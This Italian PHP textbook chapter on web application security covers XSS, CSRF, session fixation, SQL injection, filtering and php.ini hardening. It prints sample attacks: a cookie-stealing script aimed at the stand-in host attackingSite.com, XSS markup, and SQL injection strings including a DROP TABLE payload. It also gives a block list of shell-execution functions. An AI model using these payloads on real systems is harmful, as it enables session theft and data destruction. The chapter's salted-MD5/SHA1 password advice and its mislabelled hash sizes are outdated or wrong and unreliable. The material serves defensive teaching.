I dati memorizzati in `$_COOKIES` non possono essere ritenuti affidabili in quanto ai valori che contengono, dato che i cookie si trovano sul lato client e si possono modificare con facilità. I cookie sono anche vulnerabili agli attacchi XSS, che verranno illustrati nei prossimi paragrafi. Per questi motivi, per i dati sensibili andrebbero impiegati gli array `$_SESSION` sul lato server. Anche se molto più sicuri dei cookie, le sessioni sono comunque soggette ad attacchi session fixation, di cui si parlerà più avanti, sempre in questo capitolo. Nemmeno le variabili `$_SERVER` vanno considerate completamente affidabili. Tali variabili sono generate dal server e non da PHP. Le variabili che iniziano con `HTTP_` sono header HTTP e possono essere facilmente falsificate.

Richieste Ajax

In Ajax, una tecnica di sviluppo che verrà studiata nel Capitolo 15, un oggetto `XMLHttpRequest` invia di solito un header `X-Requested-With` come indicato di seguito:

```
<script type='text/javascript'>
    ...
    XMLHttpRequest.setRequestHeader("X-Requested-With",
"XMLHttpRequest");
    ...
</script>
```

In uno script PHP, un metodo tipico per verificare che la richiesta provenga da Ajax consiste nel controllare l'header tramite le istruzioni

```
<?php
```

```
...
```

```

if ( strtolower($_SERVER['HTTP_X_REQUESTED_WITH']) == 
'xmlhttprequest' ) {
    //allora si tratta di una richiesta ajax
}
...
?>

```

È sempre possibile falsificare l'header, pertanto questa tecnica non garantisce che sia stata inviata una richiesta Ajax.

Forme comuni di attacco

In questo paragrafo vengono presentate due forme diffuse di attacco, XSS e CSRF, e le tecniche che consentono di prevenirli.

Same origin policy

Prima di studiare le forme di attacco più comuni va introdotto il concetto di *same origin policy* (regola della stessa origine), che impone un'implementazione di sicurezza dei browser per gli script lato client, per esempio scritti in JavaScript. In base a questo concetto, uno script può accedere a funzioni ed elementi del medesimo protocollo, host e porta. Se uno di questi elementi è diverso da quello originale, allora lo script non può accedere allo script esterno. Alcuni attacchi si verificano perché questa regola viene elusa in modo illegittimo per raggirare un utente o un sito web.

Sfortunatamente, la regola di same origin policy esclude alcuni usi legittimi. Per esempio, le situazioni indicate di seguito sono considerate illegittime:

Protocolli differenti

`http://www.foobar.com`
`https://www.foobar.com`

Porte differenti

`http://www.foobar.com:80`
`http://www.foobar.com:81`

Sottodomini differenti

`http://www.foobar.com`
`http://foobar.com`
`http://sub.foobar.com`

In HTML 5, la funzione `postMessage` consente situazioni legittime simili a queste. Al momento, è supportata in modo limitato dai browser.

Cross-Site Scripting (XSS)

L'attacco *Cross-Site Scripting* (XSS) si verifica quando uno script lato client, per esempio in JavaScript, JScript o VBScript, è immesso in una pagina web. L'attacco XSS raggira la same origin policy e si manifesta solo quando i dati vengono visualizzati nel browser. Per questo motivo, è molto importante effettuare l'escape dei dati utente inviati in output.

NOTA

L'escape dell'output consiste nella rimozione o sostituzione di tutti i dati potenzialmente pericolosi. In base al contesto, può riguardare l'inserimento di caratteri di escape prima delle virgolette (" diventa \"), la sostituzione dei simboli < e > con le rispettive entità HTML, ovvero < e > e l'eliminazione dei tag <script>.

Gli attacchi XSS sfruttano le credenziali che un utente ha nel sito, in genere rubando i cookie. Lo script d'attacco legge document.cookie dal sito affidabile e poi invia i dati al sito malintenzionato. Grazie agli attacchi XSS, gli script lato client diventano il nemico da combattere, che vincono la battaglia non appena chi attacca trova un modo per inserire uno script lato client privo di escape nella pagina di output.

Come si presenta un attacco XSS

È vulnerabile agli attacchi XSS qualsiasi punto in cui l'utente ha la possibilità di inviare in input istruzioni JavaScript (o un altro script) senza filtri o escape dell'output da visualizzare. Una tale situazione si manifesta in genere nei:

- testi di commenti o degli ospiti;

Listato 11.8 Un commento utente privo di escape che apre una finestra di allarme ogni volta che qualcuno visita la pagina.

```
<script type="text/javascript">alert('XSS attack');</script>
```

oppure

Listato 11.9 Un commento privo di escape che legge i cookie di chi visita la pagina e li trasferisce al sito di chi esegue l'attacco.

```
<script type="text/javascript">
document.location = 'http://attackingSite.com/cookieGrabber.php?
cookies='
+ document.cookie
</script>
```

- nei form PHP privi di filtri e di escape dell'output. Si può trattare di un form di login, di registrazione oppure di ricerca.

Si prenda un form che compila i valori dei campi utilizzando dati `$_POST`. Se il form è inviato incompleto, allora i valori precedenti riempiono i campi di input. Questa è una tecnica comunemente impiegata per gestire lo stato dei form, e consente all'utente di non reinserire tutti i valori dei campi se digita un valore non ammesso oppure omette un campo obbligatorio. Si consideri lo script PHP riportato nel Listato 11.10.

Listato 11.10 Gestione poco accurata dei form in PHP. Non c'è escape dell'output, pertanto è soggetto ad attacco XSS.

```
<?php

$field_1 = "";
$field_2 = "";
if ( isset( $_POST['submit'] ) ) {
    $form_fields = array( 'field_1', 'field_2' );
    $completed_form = true;
    foreach ( $form_fields as $field ) {
        if ( !isset( $_POST[$field] ) || trim( $_POST[$field] ) == "" )
    {
        $completed_form = false;
        break;
    }else{
        ${$field} = $_POST[$field];
    }
}
if ( $completed_form ) {
    //esegue operazioni con i valori assegnati e reindirizza
    header( "Location: success.php" );
} else {
    print "<h2>error</h2>";
}
?>
<form action="listing_11_10.php" method="post">
    <input type="text" name="field_1" value="<?php print $field_1; ?>" />
    <input type="text" name="field_2" value="<?php print $field_2; ?>" />
    <input type="submit" name="submit" />
</form>
```

Si supponga di inserire il valore che segue in `field_1`:

"><script type="text/javascript">alert('XSS attack');</script><"

e di non inserire alcun valore in `field_2`; in questo caso il form inviato non supera il controllo di validazione. Il form è visualizzato nuovamente con i valori privi di escape. Il markup generato dallo script avrà un aspetto simile a quello mostrato nel Listato 11.11.

Listato 11.11 Markup interpolato durante l'attacco XSS.

```
<form action="index.php" method="post">
    <input type="text" name="field_1" value=""><script
type="text/javascript">alert
('XSS    attack');</script><"" />
    <input type="text" name="field_2" value="" />
    <input type="submit" name="submit" />
</form>
```

Chi ha attaccato il sito è stato in grado di inserire istruzioni JavaScript nella pagina. È possibile evitare questa situazione con l'escape dell'output delle variabili:

```
 ${$field} = htmlspecialchars( $_POST[$field], ENT_QUOTES, "UTF-8" );
```

La modifica annulla l'attacco e produce il markup innocuo riportato nel Listato 11.12.

Listato 11.12 Il markup è ora innocuo grazie all'escape dell'output eseguito da htmlspecialchars.

```
<form action="index.php" method="post">
    <input type="text" name="field_1" value="&quot;&gt;&lt;script
type=&quot;
text/javascript&quot;&gt;alert(&#039;XSS
attack&#039;);&lt;/script&gt;&lt;&quot;" />
    <input type="text" name="field_2" value="" />
    <input type="submit" name="submit" />
</form>
```

Le variabili della stringa della query dell'URL si possono manomettere facilmente se non sono filtrate e non si esegue l'escape dell'output. Si consideri l'URL con la seguente stringa di query:

```
http://www.foobar.com/user=<script type="text/javascript">alert('XSS
attack');</script>
```

e il codice PHP

```
<?php
echo "Information for user: ".$_GET['user'];
?>
```

Prevenire attacchi XSS

Per evitare gli attacchi XSS è necessario l'escape dei dati di output nei quali l'utente potrebbe inserire un codice maligno. I dati includono i valori dei form, le variabili di query \$_GET e i post di ospiti e commenti che possono contenere istruzioni di markup HTML.

Per l'escape di HTML da una stringa di output, \$our_string, si utilizza la funzione

```
htmlspecialchars( $our_string, ENT_QUOTES, 'UTF-8' )
```

Si può impiegare anche la funzione `filter_var($our_string, FILTER_SANITIZE_STRING)`. Le funzioni `filter_var` verranno riprese più avanti nel capitolo. Per evitare l'attacco XSS lasciando al contempo più libertà nei dati di output, una delle tecniche più diffuse è ricorrere alla libreria PHP HTML, che si può scaricare da <http://htmlpurifier.org>.

Cross-Site Request Forgery (CSRF)

L'attacco CSRF è di tipo opposto a XSS, poiché sfrutta la credibilità di un utente nei confronti di un sito. L'attacco CSRF coinvolge la contraffazione di una richiesta HTTP e in genere si verifica in un tag `img`.

Un esempio di attacco CSRF

Si supponga che un utente visiti un sito web che contiene il markup indicato di seguito:

```

```

L'URL dell'attributo `src` è valutato dal browser con l'intenzione di acquisire un'immagine, mentre in realtà si visita una pagina PHP con una stringa di query. Se l'utente ha visitato di recente il sito <http://attackedbank.com> e sono tuttora presenti i dati dei cookie, allora la richiesta può procedere oltre. Attacchi più sofisticati sono in grado di manomettere il metodo `POST` sfruttando direttamente le richieste HTTP. Il problema sollevato da un attacco CSRF è che il sito sottoposto ad attacco non ha la possibilità di distinguere le richieste valide da quelle non valide.

Prevenire attacchi CSRF

La tecnica più comune per impedire attacchi CSRF consiste nel generare e memorizzare un token segreto di sessione in fase di creazione dell'ID di sessione, come illustrato nel Listato 11.13. Il token segreto è incluso come campo nascosto di un form. L'invio del form garantisce che il token sia presente e che coincida con il valore stabilito per la sessione in corso. Si deve inoltre garantire che il form venga inviato entro un determinato intervallo di tempo.

Listato 11.13 Esempio di form con token nascosto.

```
<?php

session_start();
session_regenerate_id();
if ( !isset( $_SESSION['csrf_token'] ) ) {
    $csrf_token = sha1( uniqid( rand(), true ), true );
    $_SESSION['csrf_token'] = $csrf_token;
    $_SESSION['csrf_token_time'] = time();
}
?>

<form>
<input type="hidden" name="csrf_token" value="<?php echo $csrf_token; ?>" />
...
</form>
```

Ora si può verificare se il token segreto coincide con quello previsto e l'istante di generazione del token rientra in un certo intervallo di tempo. Si consideri il Listato 11.14.

Listato 11.14 Validazione a conferma che i valori di token coincidono.

```
<?php

session_start();
if ( $_POST['csrf_token'] == $_SESSION['csrf_token'] ) {
    $csrf_token_age = time() - $_SESSION['csrf_token_time'];

    if ( $csrf_token_age <= 180 ) { //tre minuti
        //valido, si richiede il processo
    }
}
?>
```

Sessioni

Gli attacchi session fixation si verificano quando una persona si impossessa dei dati SID (*Session ID*) di un'altra persona. Una tecnica comune consiste nello sfruttare un attacco XSS per scrivere un dato SID tra i cookie di un utente. Un malintenzionato può conoscere l'ID di sessione estraendolo dall'URL (per esempio `/index.php?PHPSESSID=1234abcd`) o intercettando il traffico in rete.

Per salvaguardarsi nei confronti di attacchi del genere è possibile rigenerare la sessione ogni volta che si avvia uno script e impostare adeguatamente le direttive del file `php.ini`.

Nei file PHP si può sostituire l'ID di sessione con un nuovo valore, conservando i dati della sessione corrente, come si può vedere nel Listato 11.15.

Listato 11.15 Sostituzione dell'ID di sessione ogni volta che si avvia uno script.

```
<?php  
  
session_start();  
session_regenerate_id();  
...
```

Nel file `php.ini` si può disabilitare l'impiego dei cookie per memorizzare il SID. Si può inoltre evitare che il valore di SID compaia nell'URL:

```
session.use_cookies = 1  
session.use_only_cookies = 1  
session.use_trans_sid = 0
```

NOTA

La direttiva `session.gc_maxlifetime` si basa sulle tecniche di garbage collection. Per garantire la massima coerenza, conviene tenere traccia dell'istante di avvio della sessione e farla scadere dopo un determinato intervallo di tempo.

Per evitare un attacco session fixation si possono anche memorizzare i valori di alcune informazioni `$_SERVER`, ovvero `REMOTE_ADDR`, `HTTP_USER_AGENT` e `HTTP_REFERER`. Successivamente si controllano questi campi all'inizio dell'esecuzione di ogni script e si confrontano i valori per verificarne la corrispondenza. Se i valori memorizzati e quelli correnti differiscono e se si sospetta una manomissione della sessione, allora la si può distruggere utilizzando `session_destroy()`.

L'ultima precauzione consiste nel criptare i dati lato server; ciò rende inutile l'intercettazione dei dati di sessione da parte di chi non dispone della chiave di decriptazione.

Evitare gli attacchi SQL Injection

L'attacco SQL Injection si verifica quando sui dati di input non si esegue l'escape dei caratteri prima di inserirli nella query del database. A prescindere dalle intenzioni più o meno maligne, l'attacco SQL Injection influenza sul comportamento del database in un modo non previsto. Un tipico esempio coinvolge la stringa di query:

```
$sql = "SELECT * FROM BankAccount WHERE username = '{$_POST['user']}'";
```

L'attacco diventa se l'intruso riesce a indovinare o stabilire (tramite la visualizzazione degli errori o l'output di debug) i nomi dei campi tabella del database che corrispondono ai dati input del form. È possibile per esempio impostare il campo del form "user" con "foobar' OR username = 'foobar2". Si supponga in questo caso di inviare i dati senza escape e di ottenere un risultato simile a:

```
$sql = "SELECT * FROM BankAccount WHERE username = 'foobar' OR username = 'foobar2';"
```

Questa stringa consente al malintenzionato di scoprire informazioni relative a due account.

Un attacco ancora più significativo deriva dalla stringa di input

```
"foobar' OR username = username"
```

che verrebbe interpolata per diventare

```
$sql = "SELECT * FROM BankAccount WHERE username = 'foobar' OR username = username";
```

"username = username" è una condizione sempre vera, pertanto l'intera clausola WHERE viene sempre valutata come vera. La query estrae tutti i record della tabella BankAccount.

Si possono inoltre manifestare attacchi che modificano oppure cancellano i dati. Si consideri la query

```
$sql = "SELECT * FROM BankAccount WHERE id = $_POST['id'] ";
```

e un valore \$_POST:

```
$_POST['id'] = "1; DROP TABLE `BankAccount`;"
```

Senza escape della variabile, la query è interpolata con il comando:

```
"SELECT * FROM BankAccount WHERE id = 1; DROP TABLE `BankAccount`;"
```

che elimina la tabella BankAccount.

Ove possibile, conviene utilizzare dei *placeholder* (segnaposto), simili a quelli della libreria PHP Data Objects. Dal punto di vista della sicurezza, la libreria PDO consente l'uso di segnaposto, prepared statement e il binding dei dati. Si considerino le tre modifiche della query con PDO riportate nel Listato 11.16.

Listato 11.16 Tre modi diversi per eseguire una stessa query in PDO.

```
<?php  
//Nessun segnaposto. Soluzione soggetta ad attacco SQL injection.  
$stmt = $pdo_dbh->query( "SELECT * FROM BankAccount WHERE username =
```

```
'{$_POST['username']} " ) ;

// Segnaposto senza nome.
$stmt = $pdo_dbh->prepare( "SELECT * FROM BankAccount WHERE username =
? " );
$stmt->execute( array( $_POST['username'] ) ) ;

// Segnaposto con nome.
$stmt = $pdo_dbh->prepare( "SELECT * FROM BankAccount WHERE username =
:user " );
$stmt->bindParam(':user', $_POST['username']);
$stmt->execute();
```

PDO fornisce inoltre la funzione `quote`:

```
$safer_query = $pdo_dbh->quote($raw_unsafe_query);
```

Se non si utilizza la libreria PDO esistono comunque soluzioni alternative alla funzione `quote`. Nei database MySQL si impiega la funzione `mysql_real_escape_string`. Per i database PostgreSQL ci sono le funzioni `pg_escape_string` e `pg_escape_bytea`. Le funzioni di escape per MySQL o PostgreSQL richiedono di abilitare la libreria corrispondente in `php.ini`. Se `mysql_real_escape_string` non è disponibile, si utilizza la funzione `addslashes`. Va ricordato che `mysql_real_escape_string` gestisce i problemi di codifica dei caratteri con risultati migliori di `addslashes` e che in genere è ritenuta una funzione più affidabile.

L'estensione dei filtri

L'estensione dei filtri è una funzionalità introdotta da PHP 5.2. Nel Capitolo 6 abbiamo già incontrato l'estensione dei filtri e la funzione `filter_var`; in questo capitolo approfondiremo l'argomento, studiando l'opzione `FILTER_FLAGS`. I filtri dell'estensione riguardano operazioni di validazione e di sanificazione. I filtri di validazione restituiscono la stringa di input se i dati sono validi, altrimenti restituiscono il valore `false`. I filtri di sanificazione eliminano i caratteri non ammessi e restituiscono la stringa modificata.

L'estensione dei filtri prevede due direttive `php.ini`, `filter.default` e `filter.default_flags`, la cui impostazione predefinita è

```
filter.default = unsafe_raw
filter.default_flags = NULL
```

La direttiva filtra tutte le variabili superglobali `$_GET`, `$_POST`, `$_COOKIE`, `$_SERVER` e `$_REQUEST`. Il filtro di sanificazione `unsafe_raw` non esegue alcuna operazione di default, tuttavia può essere impostato con i flag indicati di seguito:

```
FILTER_FLAG_STRIP_LOW    //toglie i valori ASCII minori di 32 (caratteri non stampabili)
FILTER_FLAG_STRIP_HIGH   //toglie i valori ASCII maggiori 127 (set ASCII esteso)
FILTER_FLAG_ENCODE_LOW   //codifica i valori minori di 32
FILTER_FLAG_ENCODE_HIGH  //codifica i valori maggiori di 127
FILTER_FLAG_ENCODE_AMP   //codifica & come &amp;
```

I filtri di validazione sono `FILTER_VALIDATE_type`, dove `type` assume uno dei valori `BOOLEAN`, `EMAIL`, `FLOAT`, `INT`, `IP`, `REGEXP` e `URL`.

È possibile rendere più restrittivi i filtri di validazione passando `FILTER_FLAGS` nel terzo parametro. Si può scaricare un elenco dei filtri di validazione con indicazioni relative ai flag opzionali da

<http://it2.php.net/manual/en/filter.filters.validate.php>, mentre i flag con riferimento ai rispettivi filtri si possono consultare all'indirizzo

<http://it2.php.net/manual/en/filter.filters.flags.php>.

La funzione `FILTER_VALIDATE_IP` prevede quattro flag opzionali:

```
FILTER_FLAG_IPV4           //accetta solo IPv4, per esempio
192.0.2.128
FILTER_FLAG_IPV6           //accetta solo Ipv6, per
esempio::ffff:192.0.2.128
//2001:0db8:85a3:0000:0000:8a2e:0370:7334.
FILTER_FLAG_NO_PRIV_RANGE  //i range privati non sono ammessi
                           //IPv4: 10.0.0.0/8, 172.16.0.0/12 e
192.168.0.0/16 e
                           //IPv6 che iniziano con FD oppure FC
                           //i range riservati non sono ammessi
                           //IPv4: 0.0.0.0/8, 169.254.0.0/16,
                           //192.0.2.0/24 e 224.0.0.0/4.
                           //IPv6: non trova applicazione
```

Listato 11.17 Utilizzo dei flag dei filtri con `FILTER_VALIDATE_IP`.

```
<?php
$ip_address = "192.0.2.128"; //indirizzo IPv4
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4
) );
//192.0.2.128
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP, FILTER_FLAG_IPV6
) );
//false
```

```

$ip_address = "::ffff:192.0.2.128"; //IPv6 address representation of
192.0.2.128
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4
) );
//false
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP, FILTER_FLAG_IPV6
) );
//ffff:192.0.2.128

$ip_address = "2001:0db8:85a3:0000:0000:8a2e:0370:7334";
var_dump( filter_var($ip_address, FILTER_VALIDATE_IP, FILTER_FLAG_IPV6
) );
// 2001:0db8:85a3:0000:0000:8a2e:0370:7334

$ip_address = "2001:0db8:85a3:0000:0000:8a2e:0370:7334";
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE ) );
//2001:0db8:85a3:0000:0000:8a2e:0370:7334

$ip_address = "FD01:0db8:85a3:0000:0000:8a2e:0370:7334";
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE ) );
//false

$ip_address = "192.0.3.1";
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE ) );
//192.0.3.1

$ip_address = "192.0.2.1";
var_dump( filter_var( $ip_address, FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE ) );
//false
?>

```

`FILTER_VALIDATE_URL` prevede due soli flag opzionali:

<code>FILTER_FLAG_PATH_REQUIRED</code>	// http://www.foobar.com/path
<code>FILTER_FLAG_QUERY_REQUIRED</code>	// http://www.foobar.com/path?query=something

```

<?php
$url_address = "http://www.brian.com";
var_dump( filter_var( $url_address, FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED ) );
//false

$url_address = "http://www.brian.com/index";
var_dump( filter_var( $url_address, FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED ) );
//"http://www.brian.com/index

$url_address = "http://www.brian.com/index?q=hey";
var_dump( filter_var( $url_address, FILTER_VALIDATE_URL,

```

```

FILTER_FLAG_PATH_REQUIRED ) );
//http://www.brian.com/index?q=hey

$url_address = "http://www.brian.com";
var_dump( filter_var( $url_address, FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED ) );
//false

$url_address = "http://www.brian.com/index";
var_dump( filter_var( $url_address, FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED ) );
//false

$url_address = "http://www.brian.com/index?q=hey";
var_dump( filter_var( $url_address, FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED ) );
//http://www.brian.com/index?q=hey
?>

```

I filtri di sanificazione sono `FILTER_SANITIZE_type`, dove `type` assume uno dei valori `EMAIL`, `ENCODED`, `MAGIC_QUOTES`, `FLOAT`, `INT`, `SPECIAL_CHARS`, `STRING`, `STRIPPED`, `URL` e `UNSAFE_RAW`. Tra questi, `FILTER_SANITIZE_STRING` rimuove i tag HTML, mentre `FILTER_SANITIZE_STRIPPED` è un alias di `FILTER_SANITIZE_STRING`. Esiste inoltre `FILTER_CALLBACK`, una funzione di filtro definita dall'utente.

Le funzioni di sanificazione modificano la variabile originale, anche se non la validano. In genere si passa una variabile in un filtro di sanificazione e successivamente in un filtro di validazione. Di seguito è riportato un esempio di utilizzo del filtro `EMAIL`.

Listato 11.18 Esempio di utilizzo di `FILTER_SANITIZE_EMAIL`.

```

<?php

$email = '(a@b.com)';
//elimina i caratteri tra parentesi, non ammessi
$sanitized_email = filter_var( $email, FILTER_SANITIZE_EMAIL );
var_dump( $sanitized_email );
//a@b.com

var_dump( filter_var( $email, FILTER_VALIDATE_EMAIL ) );
//false

var_dump( filter_var( $sanitized_email, FILTER_VALIDATE_EMAIL ) );
//a@b.com
?>

```

La funzione `filter_var_array` è simile a `filter_var` ma è in grado di filtrare più variabili simultaneamente. Per filtrare variabili superglobali si utilizza una di queste tre funzioni:

- `filter_has_var($type, $variable_name)`, dove `type` assume uno dei valori `INPUT_GET`, `INPUT_POST`, `INPUT_COOKIE`, `INPUT_SERVER` e `INPUT_ENV` e corrisponde al rispettivo array superglobal. La funzione restituisce un valore se la variabile esiste;
- `filter_input`, che recupera una determinata variabile esterna in base al nome ed esegue operazioni di filtro;
- `filter_input_array`, che recupera variabili esterne e le filtra.

Listato 11.19 Esempio di filter_has_var.

```
<?php
// http://localhost/filter_has_var_test.php?test2=hey&test3=

$_GET['test'] = 1;
var_dump( filter_has_var( INPUT_GET, 'test' ) );
//false
var_dump( filter_has_var( INPUT_GET, 'test2' ) );
//true
var_dump( filter_has_var( INPUT_GET, 'test3' ) );
//true
?>
```

NOTA

La funzione `filter_has_var` restituisce il valore `false` a meno che la variabile `$_GET` sia stata modificata nella stringa di query corrente. Restituisce `true` anche quando la variabile è vuota.

Per filtrare informazioni sui metadati si utilizzano due funzioni:

- `filter_list`, che restituisce un elenco dei filtri supportati;
- `filter_id`, che restituisce l'ID di un filtro.

php.ini e impostazioni del server

Per avere un ambiente ben corazzato è necessario configurare adeguatamente il file `php.ini` e predisporre un server/host sicuro. Se il funzionamento del server è compromesso, si vanifica qualsiasi misura aggiuntiva di sicurezza del sito; per esempio, non ha senso filtrare i dati ed eseguire l'escape dell'output di un file PHP se il medesimo file può essere sovrascritto da chi attacca il sito.

L'ambiente server

In caso di attacco è bene che l'intruso riesca a scoprire il meno possibile dell'ambiente server. Le informazioni comprendono i dati fisici del server, se il sito ha host condivisi, quali moduli sono in esecuzione, le impostazioni

relative a `php.ini` e ai file. Conoscere i miglioramenti in termini di sicurezza introdotti da una nuova versione di Apache, da PHP e da una libreria di terze parti significa che chi attacca il sito sa esattamente quali sono le debolezze insite nella versione precedente. Per questo motivo nell'ambiente di produzione non si devono mostrare i dati di `phpinfo`. Più avanti si vedrà come disattivare queste informazioni nel file `php.ini`.

Nei server Apache si può utilizzare il file `.htaccess` per limitare l'accesso e la visibilità dei file. Si può poi aggiungere file index delle directory, in modo che il contenuto delle directory non sia visibile in un elenco. È importante inoltre fare in modo che non sia consentito all'utente web scrivere nei file, a meno che sia assolutamente necessario. Si devono scrivere directory e file in modalità protetta. Impostare un permesso 755 per le directory e un permesso 644 per i file significa limitare i non proprietari di file a un accesso in lettura e i non proprietari di directory a un accesso in lettura e in esecuzione.

Non è possibile affidarsi a un file `robots.txt` per bloccare i web crawler che tentano di leggere dati sensibili del sito; questo potrebbe infatti indirizzare un crawler maligno verso il file. Per questo motivo, tutti i dati sensibili vanno memorizzati all'esterno della directory root.

In un ambiente di shared hosting è necessario confidare sul fatto che l'host adotta le soluzioni migliori in termini di sicurezza e che risolva velocemente ogni problema di vulnerabilità. In caso contrario, un programma exploit che agisce su altri siti del server può avere accesso ai file del nostro sito. Nel prossimo paragrafo si parlerà della modalità PHP `safe_mode`. Infine, è sempre bene esaminare con regolarità i log PHP e del server, allo scopo di individuare comportamenti sospetti o poco corretti.

Rendere più robusto il file `php.ini`

Il file `php.ini` comprende una serie di direttive da impostare per ottenere il massimo della sicurezza, come si vedrà nei prossimi paragrafi.

Un ambiente di produzione deve garantire che eventuali errori non siano visualizzati sullo schermo, magari con l'esposizione di dettagli interni del file system o dello script. È necessario rendersi conto degli errori, ma senza visualizzarli:

```
; non visualizza gli errori  
display_errors = Off  
display_startup_errors = Off  
; log degli errori  
log_errors = On
```

Questo sforzo in più risulta vano se i file di log possono essere individuati e letti. Verificate che il registro di log sia scritto all'esterno della root del documento:

```
error_log = "/somewhere/outside/web/root/"  
; tiene traccia dell'ultimo errore nella variabile globale  
$php_errormsg.  
; Opzione non accettabile  
track_errors = Off  
; inserisce link per la documentazione degli errori  
html_errors = Off  
; non consente al server di aggiungere istruzioni PHP nell'header,  
; in modo da lasciare che i comandi PHP siano utilizzati sul server  
expose_php = Off
```

È già stato detto che `register_globals` può diventare una grande falla nella sicurezza se le variabili non sono inizializzate:

```
; registra i dati di un form come variabili globali. DEPRECATA a  
partire da PHP 5.3.0  
register_globals = Off
```

Le *magic quotes* tentano di escludere automaticamente le virgolette, anche se questa forma di escape porta a situazioni non coerenti. È meglio utilizzare le funzioni del database per eseguire l'operazione in modo esplicito:

```
; deprecata in 5.3.0 Si devono utilizzare le funzioni di escape del  
database  
magic_quotes_gpc = Off
```

È già stato detto che occorre disattivare l'impostazione dell'ID di sessione nei cookie o nell'URL:

```
session.use_cookies = 1  
session.use_only_cookies = 1  
session.use_trans_sid = 0
```

Conviene disattivare le funzioni PHP più rischiose, attivando solo quelle necessarie:

```
disable_functions = curl_exec, curl_multi_exec, exec, highlight_file,  
parse_ini_file,  
passthru, phpinfo, proc_open, popen, shell_exec, show_source, system
```

Esiste una direttiva equivalente per le classi PHP, che consente di disattivare le classi che PHP non deve essere in grado di impiegare:

```
disable_classes =
```

Si può rendere più sicuro il modo in cui PHP gestisce l'accesso ai file e ai file remoti:

```
; consente di aprire file remoti  
allow_url_fopen = Off  
; consente di avere classi include che provengono da file remoti  
allow_url_include = Off  
; da disattivare solo se gli script non richiedono upload di file  
file_uploads = Off
```

La direttiva `open_basedir` limita i file che PHP può aprire a quelli della directory e delle sottodirectory indicate:

```
; consente l'esclusione delle impostazioni di open_basedir  
open_basedir = /the/base/directory/  
enable_dl = Off
```

Per quanto riguarda lo shared hosting, `safe_mode` costringe a eseguire PHP solo con l'id utente indicato. Nonostante ciò, non limita allo stesso modo altri linguaggi di scripting, per esempio Bash o Perl, e ciò riduce l'efficacia, in termini di sicurezza, di questa direttiva:

```
safe_mode = On
```

Algoritmi relativi alle password

In questo paragrafo si prende in considerazione la solidità delle funzioni di hashing delle password. La memorizzazione delle password utente implica l'adozione di un formato che renda difficile l'individuazione delle password da parte di chi attacca il sito. Per questo motivo non si deve mai memorizzare una password come testo in chiaro. Le funzioni di hashing accettano una stringa qualsiasi di input e la convertono nella rappresentazione di una stringa di lunghezza fissa.

Le funzioni di hashing sono algoritmi a senso unico, ovvero non sono in grado di ricavare la stringa di input a partire da quella di lunghezza fissa. È necessario eseguire di nuovo l'hashing della stringa di input e confrontare il risultato con un valore di hash memorizzato in precedenza. La funzione di hashing `crc32` rappresenta sempre i dati come numeri binari a 32 bit. Le stringhe di input sono in quantità superiore alle rappresentazioni di lunghezza fissa, pertanto le funzioni di hashing non sono di tipo uno-a-uno (funzioni non iniettive). È possibile infatti ottenere lo stesso hash a partire da stringhe differenti. L'algoritmo MD5 (*Message Digest Algorithm*)

converte una stringa di input in un numero esadecimale a 32 caratteri oppure nell'equivalente numero binario a 128 bit.

Nonostante le funzioni di hashing siano a senso unico, i risultati della loro elaborazione possono essere raccolti in tabelle arcobaleno che riportano le parole più comuni che generano gli hash delle password. Gli hash MD5 hanno una corrispondente tabella arcobaleno, e per questo motivo le password utente possono essere individuare facilmente se si manomette un database che memorizza le password nel formato MD5.

Se si utilizzano gli hash MD5 è necessario rendere più sicura la loro memorizzazione ricorrendo alla cosiddetta tecnica di *salting*, che prevede di combinare una stringa arbitraria con l'hash della password ed eseguire di nuovo la funzione di hashing sulla stringa concatenata. Solo a condizione di conoscere la stringa di salting è possibile risalire all'hash e ricostruire la stringa iniziale di input.

In PHP la nuova funzione `mt_rand` ha un algoritmo più veloce di quello della funzione `rand`. Per generare un valore casuale compreso tra 1 e 100 si deve impostare l'istruzione

```
mt_rand(1, 100);
```

La funzione `uniqid` genera un ID univoco e prevede due parametri facoltativi: il primo è un prefisso, mentre il secondo indica se aggiungere più entropia (casualità). L'impiego di queste funzioni consente di generare un valore di salting univoco. Si consideri il Listato 11.20.

Listato 11.20 Generare un valore univoco di salting ed eseguire di nuovo l'hashing della password.

```
<?php
    $salt = uniqid( mt_rand() );
    $password = md5( $user_input );
    $stronger_password = md5( $password.$salt );
?>
```

È necessario memorizzare il valore di `$salt` in un database per poterlo utilizzare successivamente e generare un nuovo hash.

Ancora più potente dell'hash MD5 è l'algoritmo SHA1 (*US Secure Hash Algorithm 1*) hash. PHP mette a disposizione a questo proposito la funzione `sha1`:

```
$stronger_password = sha1( $password.$salt );
```

In PHP 5.1.2 e versioni successive è presente il successore di `sha1`, ovvero `sha2`, una funzione di hashing più potente della precedente. Per utilizzare

`sha2` è necessario sfruttare la generica funzione `hash`, che accetta come primo parametro il nome di un algoritmo di hashing, mentre il secondo parametro è la stringa di input. Esistono al momento più di 30 algoritmi di hashing. La funzione `hash_algos` restituisce un elenco degli algoritmi di hashing disponibili per la versione di PHP installata nel proprio computer.

Listato 11.21 Utilizzo della funzione di hashing con l'algoritmo sha2.

```
<?php  
$string = "your_password";  
$sha2_32bit = hash( 'sha256', $string ); //sha2 a 32 bit  
$sha2_64bit = hash( 'sha512', $string ); //sha2 a 64 bit
```

In alternativa, la funzione `crypt` è in grado di sfruttare svariati algoritmi, tra cui `md5`, `sha256` e `sha512`, ma accetta lunghezze di salting più rigide e prefissi differenti, che dipendono dall'algoritmo adottato. Per questo motivo, è più difficile ricordare la sintassi da rispettare.

